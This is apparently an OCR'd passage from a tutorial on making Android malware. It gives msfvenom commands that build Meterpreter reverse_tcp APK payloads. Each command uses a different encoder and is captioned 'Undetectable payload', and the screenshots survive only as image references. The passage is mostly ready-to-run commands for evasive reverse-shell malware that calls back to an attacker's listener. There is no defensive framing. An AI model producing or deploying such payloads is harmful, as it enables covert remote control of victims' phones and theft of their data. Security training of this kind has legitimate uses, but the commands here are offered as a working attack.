- Payload Generate Successfully




- Undetectable payload




19.ninteen Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/opt_sub apk > aniket41.apk

- Payload Generate Successfully




- Undetectable payload




20.Twenty Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/xor_poly > aniket49.apk

- Payload Generate Successfully



- Undetected Paylaod



THANK YOU